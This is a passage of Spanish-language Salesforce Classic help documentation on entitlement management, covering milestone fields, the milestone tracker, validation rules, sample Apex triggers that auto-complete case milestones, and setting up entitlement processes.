Los eventos clave aparecen en la lista relacionada Eventos clave del caso en casos y la lista relacionada Eventos clave del objeto en órdenes de trabajo. Personalice sus formatos de página para ayudar los agentes del servicio de asistencia y supervisores a realizar un seguimiento del progreso de la asistencia.

1. Agregue cualquiera de los siguientes campos a páginas de detalles de eventos clave de caso y objeto.
   - Para modificar los formatos de página de detalles de eventos clave de caso, desde Configuración, introduzca *Eventos clave de casos* en el cuadro Búsqueda rápida, luego haga clic en **Formatos de página** en Eventos clave de casos.
   - Para modificar los formatos de página de detalles de eventos clave de objeto, desde Configuración, introduzca *Eventos clave de objetos* en el cuadro Búsqueda rápida, luego haga clic en **Formatos de página** en Eventos clave de objetos.

| Campo | Descripción |
| --- | --- |
| Tiempo transcurrido actual | El tiempo que tarda en completar un evento clave.<br>(Tiempo transcurrido) - (Tiempo detenido) = (Tiempo transcurrido actual)<br>Nota: Si desea poder mostrar este campo, se debe seleccionar **Activar el tiempo detenido y el tiempo transcurrido actual** en la página Configuración de asignaciones. |
| Completado | Icono ( ✔ ) que indica la finalización de un evento clave. |
| Fecha de finalización | La fecha y hora a la que se completó el evento clave. |
| Tiempo transcurrido | El tiempo que tarda en completar un evento clave. Se ha calculado automáticamente para incluir cualquier horario de oficina en el |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para crear y modificar formatos de página:
- "Personalizar aplicación"

Para crear eventos:
- "Gestionar asignaciones"

  Y

  "Personalizar aplicación"

Para activar los campos "Tiempo detenido" y de "Tiempo transcurrido actual":
- "Gestionar asignaciones"

| Campo | Descripción |
|---|---|
| | registro de asistencia. El tiempo transcurrido solo se calcula después de cumplimentar el campo Fecha de finalización. |
| `Proceso de asignación` | El proceso de asignación que se está usando para el registro. Los procesos de asignación son opcionales. |
| `Fecha de inicio` | La fecha y hora en que se inició el seguimiento del evento clave. |
| `Tiempo detenido` | El tiempo que estuvo un agente sin poder completar un evento clave. Por ejemplo, un agente puede esperar que un cliente responda con más información.<br>Nota: Se debe seleccionar **Activar el tiempo detenido y el tiempo transcurrido actual** en la página Configuración de asignaciones. |
| `Fecha programada` | La fecha y hora para completar el evento clave. |
| `Respuesta de destino` | El tiempo para completar el evento clave. Se ha calculado automáticamente para incluir cualquier horario de oficina en el registro de asistencia. |
| `Tiempo restante` | El tiempo que queda antes de la infracción de un evento clave. Se ha calculado automáticamente para incluir cualquier horario de oficina en el registro de asistencia. |
| `Tiempo desde destino` | El tiempo que ha transcurrido desde la infracción de un evento clave. Se ha calculado automáticamente para incluir cualquier horario de oficina en el registro de asistencia. |
| `Infracción` | Icono ( ) que indica la infracción de un evento clave. |

2. Agregar elementos de eventos clave a formatos de página de casos y órdenes de trabajo:
   a. Agregar campos de eventos clave:

| Campo | Descripción |
|---|---|
| `Estado de evento clave` | El estado del evento clave. |
| `Icono de estado de evento clave` | Un icono que corresponde al estado del evento clave:<br>• Compatible<br>• Infracción abierta<br>• Infracción cerrada |
| `Hora de inicio del proceso de asignación` | La hora en la que el registro entra en un proceso de asignación. |
| `Hora de finalización del proceso de asignación` | La hora en la que el registro sale de un proceso de asignación. |

**b.** Agregar la lista relacionada Eventos clave de casos o Eventos clave de objetos para mostrar los eventos clave del registro.

## Activar elementos de noticias en tiempo real de evento clave

Ayude sus agentes del servicio de asistencia a supervisar la actividad de asistencia activando elementos de noticias en tiempo real de eventos clave. Esta opción publica una notificación en las noticias en tiempo real y en la página de perfil del propietario del registro cuando se completa o se infringe un evento clave.

**Importante:**

- Chatter y las asignaciones deben activarse en su organización.
- La activación de elementos de noticias en tiempo real de eventos clave no crea elementos de noticias en tiempo real para eventos clave que ya se hayan completado o en los que se haya cometido una infracción.
- Si agrega gestión de asignaciones a una comunidad, la activación de elementos de noticias en tiempo real de eventos clave también hace que los elementos de noticias en tiempo real sean visibles para los usuarios de la comunidad.

1. En Configuración, introduzca *Configuración de asignación* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de asignación**.
2. Seleccione Activar elementos de noticias de evento clave. Esto activa elementos de noticias en tiempo real para órdenes de trabajo y casos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para activar elementos de noticias de evento clave:

- "Gestionar asignaciones"

# Configurar un rastreador de eventos clave

El rastreador de eventos clave proporciona a los agentes del servicio de asistencia una vista completa de los eventos claves cerrados y futuros y muestra una cuenta atrás de los eventos clave atrasados y activos. Agréguelo a las noticias en tiempo real del caso, las noticias en tiempo real de órdenes de trabajo, una página personalizada o la consola de servicio.

A menudo, se mide el rendimiento de los agentes del servicio de asistencia por la frecuencia con la que alcanzan eventos clave. El rastreador de eventos clave ayuda los agentes a prepararse para cumplir plazos mostrándoles:

- El tiempo restante hasta que un evento clave activo alcance su Fecha programada
- El tiempo transcurrido desde la fecha programada de un evento clave atrasado
- Una lista de eventos clave futuros
- Una lista de eventos clave cerrados

Cuando un evento clave está en curso, el evento clave se representan con un círculo de color verde. El círculo gira en sentido de las agujas del reloj a medida que pasa el tiempo. El tiempo restante aparece en el centro del círculo. Cuando transcurre el tiempo para completar el evento clave, el círculo se vuelve de color rojo. La cantidad de tiempo vencida del evento clave se muestra en el centro del círculo.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para crear y modificar formatos de página:
- "Personalizar aplicación"

Para asignar formatos de página:
- "Gestionar usuarios"

Para establecer cómo aparece el tiempo en el rastreador de eventos clave:
- "Gestionar asignaciones"

Si falta más de 24 horas en un evento clave, la cuenta atrás aparece en días (por ejemplo, 1d). Cuando queda menos de 24 horas, el formato de la cuenta atrás cambia a horas/minutos/segundos.

1. **Exponer el rastreador de eventos clave a los agentes del servicio de asistencia.**

   Puede exponer el rastreador de uno de tres modos:

   - Agregarlo a las noticias en tiempo real del caso. Si planifica utilizar eventos clave en órdenes de trabajo, siga los mismos pasos para agregar el rastreador a las noticias en tiempo real de órdenes de trabajo.
     a. Desde los parámetros de gestión de objetos para casos, vaya a Formatos de página.
     b. En la sección Formatos de página de caso, haga clic en **Modificar** y luego haga clic en **Vista de noticias en tiempo real** en el editor de formatos de página.
     c. En la sección Otras herramientas y componentes, seleccione el Supervisor de eventos clave y especifique en qué parte de la página desea que aparezca.

**d.** Haga clic en **Guardar**.

- Agréguelo a una página personalizada de Visualforce utilizando el componente `<apex:milestoneTracker>`.
- Agréguelo como un componente a la consola de servicio.

2. **Establecer cómo muestra el rastreador de eventos clave el tiempo restante o vencido en eventos clave.**

   De forma predeterminada, el rastreador utiliza horas actuales. Para que muestre el tiempo restante o atrasado en horas laborales, siga estos pasos.

   **a.** Desde Configuración, introduzca *Configuración de asignación* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de asignación**.

   **b.** En la sección Rastreador de eventos clave, anule la selección de **Mostrar el tiempo restante en horas actuales, no en horas laborales**.

   **c.** Haga clic en **Guardar**.

Ejemplo: Supongamos que el orario laboral de un evento clave es de 9 a.m. a 5 p.m. Ahora mismo, son las 4:30 p.m. y la fecha programada del evento clave es las 11:00 a.m. mañana.

- Si el rastreador de eventos clave muestra el tiempo restante en **horas laborales** (la configuración predeterminada), aparece como una cuenta atrás de 2 horas y 30 minutos (4:30 a 5 p.m. hoy y 9 a 11 a.m. mañana).
- Si el rastreador de eventos clave muestra el tiempo restante en **horas actuales**, muestra una cuenta atrás de 18 horas y 30 minutos (4:30 p.m. hoy a 11:00 a.m. mañana).

## Limitar actualizaciones de usuario en eventos clave

Agregue reglas de validación a eventos clave para evitar que los usuarios actualicen eventos clave a menos que se cumplan algunos criterios.

1. Desde los parámetros de gestión de objetos para eventos clave, vaya a Reglas de validación.
2. Haga clic en **Nuevo**.
3. Introduzca los detalles de la regla.
4. Guarde sus cambios.

Ejemplo: Esta regla de validación evita que los usuarios seleccionen fechas de finalización anteriores a la fecha de creación del caso. Puede crear una regla de validación similar para órdenes de trabajo desde la configuración de gestión de objetos para Eventos clave de objetos en Configuración.

| Campo | Valor |
|---|---|
| Nombre de regla | `milestone_completion_date` |
| Descripción | `La fecha de finalización de un evento clave debe ser posterior a la fecha de creación del caso.` |
| Formula de condición de error | `CompletionDate < Case.CreatedDate` |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para definir o cambiar las reglas de validación de campos:
- "Personalizar aplicación"

Para crear y modificar eventos clave:
- "Gestionar asignaciones"

| Campo | Valor |
| --- | --- |
| Mensaje de error | `Error: La fecha de finalización de un evento clave debe ser posterior a la fecha de creación del caso.` |
| Ubicación del error | `Parte superior de la página` |

## Crear un evento clave

Los eventos clave representan pasos obligatorios en su proceso de asistencia, como el tiempo de resolución de casos y el tiempo de primera respuesta. Creará eventos "principales" en su organización, luego los agregará a procesos de asignación para aplicar diferentes niveles de servicio en registros de asistencia como casos y órdenes de trabajo.

Siga estos pasos para crear un evento clave.

Consejo: El módulo Gestión de asignaciones de Trailhead le presenta términos comunes y le guía a través del proceso de creación de eventos clave. Además, ¡es divertido! Para comenzar, consulte Gestión de asignaciones.

1. En Configuración, introduzca `Eventos clave` en el cuadro Búsqueda rápida y a continuación, seleccione **Eventos clave** bajo Gestión de asignaciones.
2. Haga clic en **Nuevo evento**.
3. Introduzca un nombre y descripción. Intente asignar un nombre a eventos clave después de tareas de asistencia habituales, como "Tiempo de primera respuesta" o "Tiempo de resolución". Los nombres descriptivo ayudan los usuarios a comprender los eventos clave cuando los vean en casos, órdenes de trabajo o procesos de asignación.
4. Seleccione un tipo de repetición.

| Tipo de repetición | Descripción | Ejemplo |
| --- | --- | --- |
| Sin repeticiones | El evento clave solo se produce una vez en el registro. | "Primera respuesta"<br>"Tiempo de resolución" |
| Independiente | El evento clave se produce cuando se cumplen los criterios del evento clave en el registro. | "Tiempo de respuesta" |
| Secuencial | El evento clave se produce *al repetir* cuando se cumplen los criterios del evento clave en el registro. | "Contacto con el cliente realizado" |

5. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para crear eventos:

- "Gestionar asignaciones"

  Y

  "Personalizar aplicación"

No puede aplicar eventos clave a un registro por sí mismos; deben ser parte de un proceso de asignación. Por lo tanto, después de crear su evento clave, agréguelo a un proceso de asignación.

Consejo: Puede agregar reglas de validación a eventos clave de modo que los usuarios solo puedan actualizar un evento clave si cumple estándares específicos. Para obtener detalles, consulte Limitar actualizaciones de usuario en eventos clave.

CONSULTE TAMBIÉN

Tipos de repetición de eventos clave

## Completar eventos clave de casos automáticamente

Cree un desencadenador de Apex que marca automáticamente los eventos Completados en casos que cumplen criterios únicos. En su desencadenador, defina qué eventos y criterios de caso relacionado se deben cumplir para que un evento clave se marque como Completado. Puede implementar un desencadenador similar para completar eventos clave de órdenes de trabajo automáticamente.

Los siguientes desencadenadores marcan tipos específicos de eventos clave como Completado cuando el caso en el que están cumple criterios exclusivos. También hemos proporcionado una clase de Apex de utilidad de evento clave y pruebas de unidad adjuntas. Defina la clase de utilidad de evento clave antes de utilizar cualquiera de los desencadenadores.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para definir clases y desencadenadores de Apex:
- "Autor de Apex"

**Clase de Apex de utilidad de evento clave**

Las clases de Apex reducen el tamaño de sus desencadenadores y facilitan la reutilización y mantenimiento de código Apex. Para definir esta clase de Apex en su organización:

1. En Configuración, introduzca *Clases de Apex* en el cuadro Búsqueda rápida y, a continuación, haga clic en **Clases de Apex**.
2. Haga clic en **Nuevo**.
3. Copie el texto de clase y péguelo en el campo de texto.
4. Haga clic en **Guardar**.

```
public class MilestoneUtils {
    public static void completeMilestone(List<Id> caseIds,
            String milestoneName, DateTime complDate) {
    List<CaseMilestone> cmsToUpdate = [select Id, completionDate
            from CaseMilestone cm
            where caseId in :caseIds and cm.MilestoneType.Name=:milestoneName
            and completionDate = null limit 1];
    if (cmsToUpdate.isEmpty() == false){
        for (CaseMilestone cm : cmsToUpdate){
            cm.completionDate = complDate;
            }
        update cmsToUpdate;
        }
    }
}
```

**Pruebas de unidades de clase de Apex**

Puede configurar pruebas de unidad de Apex en la consola del desarrollador para explorar su código para cualquier problema.

```
/**
* This class contains unit tests for validating the behavior of Apex classes
```

```
* and triggers.
*
* Unit tests are class methods that verify whether a particular piece
* of code is working properly. Unit test methods take no arguments,
* commit no data to the database, and are flagged with the testMethod
* keyword in the method definition.
*
* All test methods in an organization are executed whenever Apex code is deployed
* to a production organization to confirm correctness, ensure code
* coverage, and prevent regressions. All Apex classes are
* required to have at least 75% code coverage in order to be deployed
* to a production organization. In addition, all triggers must have some code coverage.
*
* The @isTest class annotation indicates this class only contains test
* methods. Classes defined with the @isTest annotation do not count against
* the organization size limit for all Apex scripts.
*
* See the Apex Language Reference for more information about Testing and Code Coverage.
*/
@isTest
private class MilestoneTest {

static testMethod void TestCompleteMilestoneCase(){

List<Account> acts = new List<Account>();
Account myAcc = new Account(Name='TestAct', phone='1001231234');
acts.add(myAcc);

Account busAcc = new Account(Name = 'TestForMS', phone='4567890999');
acts.add(busAcc);
insert acts;
Contact cont = new Contact(FirstName = 'Test', LastName = 'LastName', phone='4567890999',
 accountid = busAcc.id);
insert(cont);

Id contactId = cont.Id;

Entitlement entl = new Entitlement(Name='TestEntitlement', AccountId=busAcc.Id);
insert entl;

String entlId;
if (entl != null)
entlId = entl.Id;

List<Case> cases = new List<Case>{};
if (entlId != null){
Case c = new Case(Subject = 'Test Case with Entitlement ',
EntitlementId = entlId, ContactId = contactId);
cases.add(c);
}
if (cases.isEmpty()==false){
insert cases;
List<Id> caseIds = new List<Id>();
for (Case cL : cases){
```

```
caseIds.add(cL.Id);
}
milestoneUtils.completeMilestone(caseIds, 'First Response', System.now());
}
}

static testMethod void testCompleteMilestoneViaCase(){

List<Account> acts = new List<Account>();
Account myAcc = new Account(Name='TestAct', phone='1001231234');
acts.add(myAcc);

Account busAcc = new Account(Name = 'TestForMS', phone='4567890999');
acts.add(busAcc);
insert acts;
Contact cont = new Contact(FirstName = 'Test', LastName = 'LastName', phone='4567890999',
 accountid = busAcc.id);
insert(cont);

Id contactId = cont.Id;

Entitlement entl = new Entitlement(Name='TestEntitlement', AccountId=busAcc.Id);
insert entl;

String entlId;
if (entl != null)
entlId = entl.Id;

List<Case> cases = new List<Case>{};
for(Integer i = 0; i < 1; i++){
Case c = new Case(Subject = 'Test Case ' + i);
cases.add(c);
if (entlId != null){
c = new Case(Subject = 'Test Case with Entitlement ' + i,
EntitlementId = entlId);
cases.add(c);
}
}
```

**Desencadenador de muestra 1**

Puede crear un evento clave denominado Tiempo de resolución que requiere que los casos sean cerrados en un cierto periodo de tiempo. Es una fantástica forma de aplicar términos de resolución de casos en acuerdos de nivel de servicio (SLA). Este desencadenador de caso de muestra marca cada evento Tiempo de resolución co,o Completado cuando se cierra su caso. De este modo, el agente del servicio de asistencia no tiene que marcar manualmente el evento clave como completado después de cerrar el caso.

Nota: Este desencadenador hace referencia a la clase de prueba de utilidad del evento clave, por lo que asegúrese de definir la clase de prueba primero.

Para definir este desencadenador en su organización:

1. En Configuración, introduzca *Desencadenadores de casos* en el cuadro Búsqueda rápida y, a continuación, haga clic en**Desencadenadores de casos**.
2. Haga clic en **Nuevo**.
3. Copie el texto de desencadenador y péguelo en el campo de texto.

4. Haga clic en **Guardar**.

```
trigger CompleteResolutionTimeMilestone on Case (after update) {
    if (UserInfo.getUserType() == 'Standard'){
        DateTime completionDate = System.now();
            List<Id> updateCases = new List<Id>();
            for (Case c : Trigger.new){
                  if (((c.isClosed == true)||(c.Status == 'Closed'))&&((c.SlaStartDate

                        <= completionDate)&&(c.SlaExitDate == null)))
        updateCases.add(c.Id);
        }
    if (updateCases.isEmpty() == false)
       milestoneUtils.completeMilestone(updateCases, 'Resolution Time', completionDate);

    }
}
```

**Desencadenador de muestra 2**

Puede crear un evento clave denominado Primera respuesta que requiere que los agentes hagan contacto con el contacto de un caso en x minutos u horas de la creación del caso. Es una buena forma de asegurarse de que su equipo de asistencia se comunica con los contactos del caso lo antes posible. Este desencadenador de correo electrónico de muestra marca un evento clave Primera respuesta como Completado cuando se envía un mensaje de correo electrónico al contacto del caso. De este modo, el agente del servicio de asistencia no tiene que marcar manualmente el evento clave Primera respuesta como Completado después de enviar un mensaje de correo electrónico al contacto del caso.

Nota: Este desencadenador hace referencia a la clase de prueba de utilidad del evento clave, por lo que asegúrese de definir la clase de prueba primero.

Para definir este desencadenador en su organización:

1. En Configuración, introduzca *`Desencadenadores de correo electrónico`* en el cuadro Búsqueda rápida y, a continuación, haga clic en**Desencadenadores de correo electrónico**.
2. Haga clic en **Nuevo**.
3. Copie el texto de desencadenador y péguelo en el campo de texto.
4. Haga clic en **Guardar**.

```
trigger CompleteFirstResponseEmail on EmailMessage (after insert) {
    if (UserInfo.getUserType() == 'Standard'){
        DateTime completionDate = System.now();
        Map<Id, String> emIds = new Map<Id, String>();
        for (EmailMessage em : Trigger.new){
            if(em.Incoming == false)
                emIds.put(em.ParentId, em.ToAddress);
        }
        if (emIds.isEmpty() == false){
            Set <Id> emCaseIds = new Set<Id>();
            emCaseIds = emIds.keySet();
                List<Case> caseList = [Select c.Id, c.ContactId, c.Contact.Email,
                    c.OwnerId, c.Status,
                    c.EntitlementId,
                    c.SlaStartDate, c.SlaExitDate
                    From Case c where c.Id IN :emCaseIds];
            if (caseList.isEmpty()==false){
```

```
                    List<Id> updateCases = new List<Id>();
                    for (Case caseObj:caseList) {
                        if ((emIds.get(caseObj.Id)==caseObj.Contact.Email)&&
                            (caseObj.Status == 'In Progress')&&
                            (caseObj.EntitlementId != null)&&
                            (caseObj.SlaStartDate <= completionDate)&&
                            (caseObj.SlaStartDate != null)&&
                            (caseObj.SlaExitDate == null))
                                updateCases.add(caseObj.Id);
                    }
                    if(updateCases.isEmpty() == false)
                        milestoneUtils.completeMilestone(updateCases,
                                'First Response', completionDate);
            }
        }
    }
}
```

**Desencadenador de muestra 3**

Mientras que el anterior desencadenador trataba con mensajes de correo electrónico, este desencadenador de comentario de caso de muestra marca un evento clave Primera respuesta como Completado cuando se realiza un comentario público en el caso. Puede utilizarlo si un comentario de caso público es una primera respuesta válida en sus condiciones de asistencia.

Nota: Este desencadenador hace referencia a la clase de prueba de utilidad del evento clave, por lo que asegúrese de definir la clase de prueba primero.

Para definir este desencadenador en su organización:

1. En Configuración, introduzca *Desencadenadores de comentarios de casos* en el cuadro Búsqueda rápida y, a continuación, haga clic en**Desencadenadores de comentarios de casos**.
2. Haga clic en **Nuevo**.
3. Copie el texto de desencadenador y péguelo en el campo de texto.
4. Haga clic en **Guardar**.

```
trigger CompleteFirstResponseCaseComment on CaseComment (after insert) {
    if (UserInfo.getUserType() == 'Standard'){
        DateTime completionDate = System.now();
        List<Id> caseIds = new List<Id>();
        for (CaseComment cc : Trigger.new){
                if(cc.IsPublished == true)
                caseIds.add(cc.ParentId);
        }
        if (caseIds.isEmpty() == false){
            List<Case> caseList = [Select c.Id, c.ContactId, c.Contact.Email,
                    c.OwnerId, c.Status,
                    c.EntitlementId, c.SlaStartDate,
                    c.SlaExitDate
                    From Case c
                    Where c.Id IN :caseIds];
        if (caseList.isEmpty() == false){
            List<Id> updateCases = new List<Id>();
            for (Case caseObj:caseList) {
                if ((caseObj.Status == 'In Progress')&&
                        (caseObj.EntitlementId != null)&&
```

```
                        (caseObj.SlaStartDate <= completionDate)&&
                        (caseObj.SlaStartDate != null)&&
                        (caseObj.SlaExitDate == null))
                    updateCases.add(caseObj.Id);
                }
                if(updateCases.isEmpty() == false)
                    milestoneUtils.completeMilestone(updateCases,
                    'First Response', completionDate);
            }
        }
    }
}
```

# Procesos de asignación

Los procesos de asignación son plazos que incluyen todos los pasos (o eventos) que su equipo de atención al cliente debe completar para resolver registros de asistencia como casos u órdenes de trabajo. Cada proceso incluye la lógica necesaria para determinar cómo aplicar el nivel de servicio correcto para sus clientes.

No todas las asignaciones requieren procesos de asignación. Por ejemplo, puede que una asignación indique que un cliente puede obtener asistencia telefónica y que el horario de oficina determine que la asistencia telefónica sea ininterrumpida. Si necesita añadir algo más a esa definición; por ejemplo, si fuera necesario enviar un correo electrónico a ciertas personas después de que el caso de un cliente siguiera sin resolver transcurridas dos horas; debería utilizar un proceso de asignación.

Puede crear hasta un total de 1.000 procesos de asignación, con hasta 10 eventos clave por proceso. Si su organización se creó antes de Summer '13, su máximo de procesos de asignación puede ser inferior. Póngase en contacto con Salesforce para aumentarlo.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

**Nota:** Si está utilizando procesos de asignación, gestione las órdenes de trabajo y los casos de los clientes en asignaciones separadas. Esto se debe a que un proceso de asignación solo se ejecuta en registros que coinciden con su tipo. Por ejemplo, cuando un proceso de asignación de Caso se aplica a una asignación, el proceso solo se ejecuta en casos asociados con la asignación. Si una orden de trabajo está también asociada con la asignación, el proceso no se ejecuta en la orden de trabajo.

Para ver o cancelar procesos de asignación activos, desde Configuración, introduzca *Procesos de asignación* en el cuadro Búsqueda rápida y, a continuación, seleccione **Procesos de asignación**. También puede utilizar la cola del proceso de asignación para ver o cancelar las acciones de proceso de asignación activas. (La supervisión de procesos de asignación no está disponible en organizaciones de Professional Edition.)

**Consejo:** La versión del proceso de asignación le permite actualizar procesos de asignación existentes, incluso si están asignados a asignaciones y casos activos. Eso puede ser útil si las reglas de la empresa que respaldan el cambio de sus procesos de asignación, por ejemplo, o si necesita crear varias versiones del mismo proceso de asignación que solo se diferencia ligeramente.

**Nota:** Todos los usuarios, incluso aquellos sin el permiso de usuario "Ver parámetros y configuración", pueden ver procesos de asignación a través de campos de búsqueda.

CONSULTE TAMBIÉN

- Configurar un proceso de asignación
- Actualización de un proceso de asignación
- Cómo se desplaza un registro a través de un proceso de asignación

# Configurar un proceso de asignación

Los procesos de asignación son plazos que incluyen todos los pasos (o eventos) que su equipo de atención al cliente debe completar para resolver casos u órdenes de trabajo. Configure un proceso de asignación para aplicar a asignaciones en su organización de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

1. Crear un proceso de asignación
   Cree un proceso de asignación para proporcionar a los agentes del servicio de asistencia una cronología de pasos obligatorios a seguir al resolver registros de asistencia. Cada proceso incluye la lógica necesaria para determinar cómo aplicar el nivel de servicio correcto para sus clientes.
2. Personalizar campos de procesos de asignación
   Si pretende utilizar procesos de asignación en su organización de Salesforce, personalice formatos de página para asegurarse de que los agentes del servicio de asistencia pueden ver e interactuar con procesos de asignación.
3. Agregar un evento clave a un proceso de asignación
   Agregue eventos clave a procesos de asignación para definir los pasos obligatorios en su proceso de atención al cliente.
4. Agregar una acción de evento clave a un proceso de asignación
   Las acciones de evento clave son acciones de flujo de trabajo dependientes del tiempo que se producen en cualquier paso (evento clave) de un proceso de asignación. Después de crear un proceso de asignación y agregarle eventos clave, agregue acciones de evento clave a los eventos clave.
5. Aplicar un proceso de asignación a una asignación
   Ha creado un proceso de asignación; ahora es el momento de utilizarlo. Aplique un proceso de asignación a la asignación de un cliente de modo que todos los registros de asistencia vinculados a la asignación utilicen ese proceso.

CONSULTE TAMBIÉN

Lista de selección Configuración de la gestión de asignaciones

# Crear un proceso de asignación

Cree un proceso de asignación para proporcionar a los agentes del servicio de asistencia una cronología de pasos obligatorios a seguir al resolver registros de asistencia. Cada proceso incluye la lógica necesaria para determinar cómo aplicar el nivel de servicio correcto para sus clientes.

Nota: Debe crear eventos clave antes de crear un proceso de asignación.

Consejo: El módulo Gestión de asignaciones de Trailhead le presenta términos comunes y le guía a través de la creación de un proceso de asignación. Además, ¡es divertido! Para comenzar, consulte Gestión de asignaciones.

1. En Configuración, introduzca *Procesos de asignación* en el cuadro Búsqueda rápida y, a continuación, seleccione **Procesos de asignación** en Gestión de asignaciones.
2. Haga clic en **Nuevo proceso de asignación**.
3. Seleccione un tipo de proceso de asignación. Si piensa utilizar el proceso para aplicar eventos clave en casos, seleccione Caso. Si piensa utilizar el proceso para aplicar eventos clave en órdenes de trabajo, seleccione Orden de trabajo. (Si las órdenes de trabajo no están activadas en su organización, solo verá la opción Caso.)

   Nota: Si está utilizando procesos de asignación, gestione las órdenes de trabajo y los casos de los clientes en asignaciones separadas. Esto se debe a que un proceso de asignación solo se ejecuta en registros que coinciden con su tipo. Por ejemplo, cuando un proceso de asignación de Caso se aplica a una asignación, el proceso solo se ejecuta en casos asociados con la asignación. Si una orden de trabajo está también asociada con la asignación, el proceso no se ejecuta en la orden de trabajo.
4. Introduzca un nombre, por ejemplo *Proceso de asistencia estándar* y una descripción.
5. Si desea activar el proceso, seleccione **Activo**.

   Consejo: Recomendamos esperar para activar un proceso de asignación hasta que le agregue acciones de eventos clave. No puede actualizar ni eliminar acciones de evento clave de un proceso después de que se haya activado y aplicado a un registro.
6. De forma opcional, si la versión de asignaciones está activada, seleccione **Versión predeterminada** para convertir esta versión del proceso de asignación en la versión predeterminada.
7. Seleccione los criterios para los registros para entrar y salir del proceso de asignación.

| Campo | Descripción | Acciones adicionales que deben realizarse |
|---|---|---|
| El registro* entra en el proceso | **Según la fecha de creación del registro.**<br>Seleccione si los registros deben entrar en el proceso cuando se creen. | No |
| | **Según el campo de fecha y hora personalizado del registro.**<br>Seleccione si desea que el valor de un campo de fecha y hora personalizado del | Sí, aparece una lista desplegable para seleccionar la fecha y hora predeterminadas. Sólo puede seleccionar la fecha y hora predeterminadas, no una fecha predeterminada. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para ver asignaciones:
- "Leer" en asignaciones

Para cambiar asignaciones:
- "Modificar" en asignaciones

Para crear y actualizar procesos de asignación:
- "Gestionar asignaciones"

| Campo | Descripción | Acciones adicionales que deben realizarse |
|---|---|---|
| | registro determine cuándo entra el registro en el proceso. | |
| `El registro* existe en el proceso` | **Según el momento en que se cierre el registro.**<br>Seleccione si los registros deben salir del proceso cuando se cierren. | No |
| | **Según los criterios personalizados.**<br>Seleccione si los registros deben salir del proceso según los criterios que defina. | Sí, seleccione una de las siguientes opciones:<br>• Seleccione `Los criterios se cumplen` y seleccione los criterios de filtro que debe cumplir un registro para que salga del proceso. Por ejemplo, establezca un filtro de caso como *`Prioridad igual a Baja`* si desea que los casos con el campo `Prioridad` marcado como Baja salgan del proceso.<br>Seleccione `la fórmula es verdadera` e introduzca una fórmula que devuelva "Verdadero" o "Falso". Salesforce activa la regla si la fórmula devuelve "Verdadero".<br>• Seleccione `la fórmula es verdadera` e introduzca una fórmula que devuelva "Verdadero" o "Falso". Los registros salen del proceso si la fórmula devuelve un valor "Verdadero". Por ejemplo, la fórmula `(Caso: Prioridad igual a Baja) Y (Caso: Origen del caso igual a Correo electrónico, Web)` saca los casos del proceso si su campo `Prioridad` es Bajo y el campo `Origen del caso` está marcado como Correo electrónico o Web. |

*Los nombres de campo que ve reflejarán el tipo de proceso de asignación que haya seleccionado.

8. Opcionalmente, seleccione el horario de oficina que desee aplicar al proceso de asignación. El horario de oficina que establezca aquí calcula la Fecha programada para todos los eventos clave de este proceso de asignación. Para obtener más información, consulte Cómo funciona el horario de oficina en la gestión de asignaciones.

**9.** Guarde sus cambios.

## Personalizar campos de procesos de asignación

Si pretende utilizar procesos de asignación en su organización de Salesforce, personalice formatos de página para asegurarse de que los agentes del servicio de asistencia pueden ver e interactuar con procesos de asignación.

**1.** Agregar esos campos a formatos de página de casos y órdenes de trabajo:

| Campo | Descripción |
|---|---|
| `Plazo` (disponible solo en formatos de página de casos) | A qué distancia se encuentra un caso para alcanzar los eventos clave de un proceso de asignación. Puede hacer clic o pasar el ratón por cada evento clave para ver sus detalles. Estos iconos representan eventos clave:<br>• Evento clave completado<br>• Evento clave con infracción<br>Puede arrastrar el icono Gestionar ( ) a través de la herramienta de Ampliación de fecha límite para ver eventos clave pasados y futuros. Si se aplica un proceso de asignación al caso, aparece este campo. |
| `Detenido` | Le permite detener un proceso de asignación en un registro, que puede ser necesario si está esperando la respuesta de un cliente. |
| `Detenido desde` | La fecha y la hora en la que se detuvo el proceso de asignación en el registro. |

**2.** Guarde sus cambios.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para modificar formatos de página:
- "Personalizar aplicación"

# Agregar un evento clave a un proceso de asignación

Agregue eventos clave a procesos de asignación para definir los pasos obligatorios en su proceso de atención al cliente.

1. En Configuración, introduzca *Procesos de asignación* en el cuadro Búsqueda rápida y a continuación, seleccione **Procesos de asignación**.
2. Haga clic en el nombre de un proceso de asignación.
3. Si está utilizando la función de control de versiones, haga clic de nuevo en el nombre del proceso de asignación bajo Versiones del proceso de asignación.
4. Haga clic en **Nuevo** en la lista relacionada Eventos clave.
5. Seleccione el evento clave.
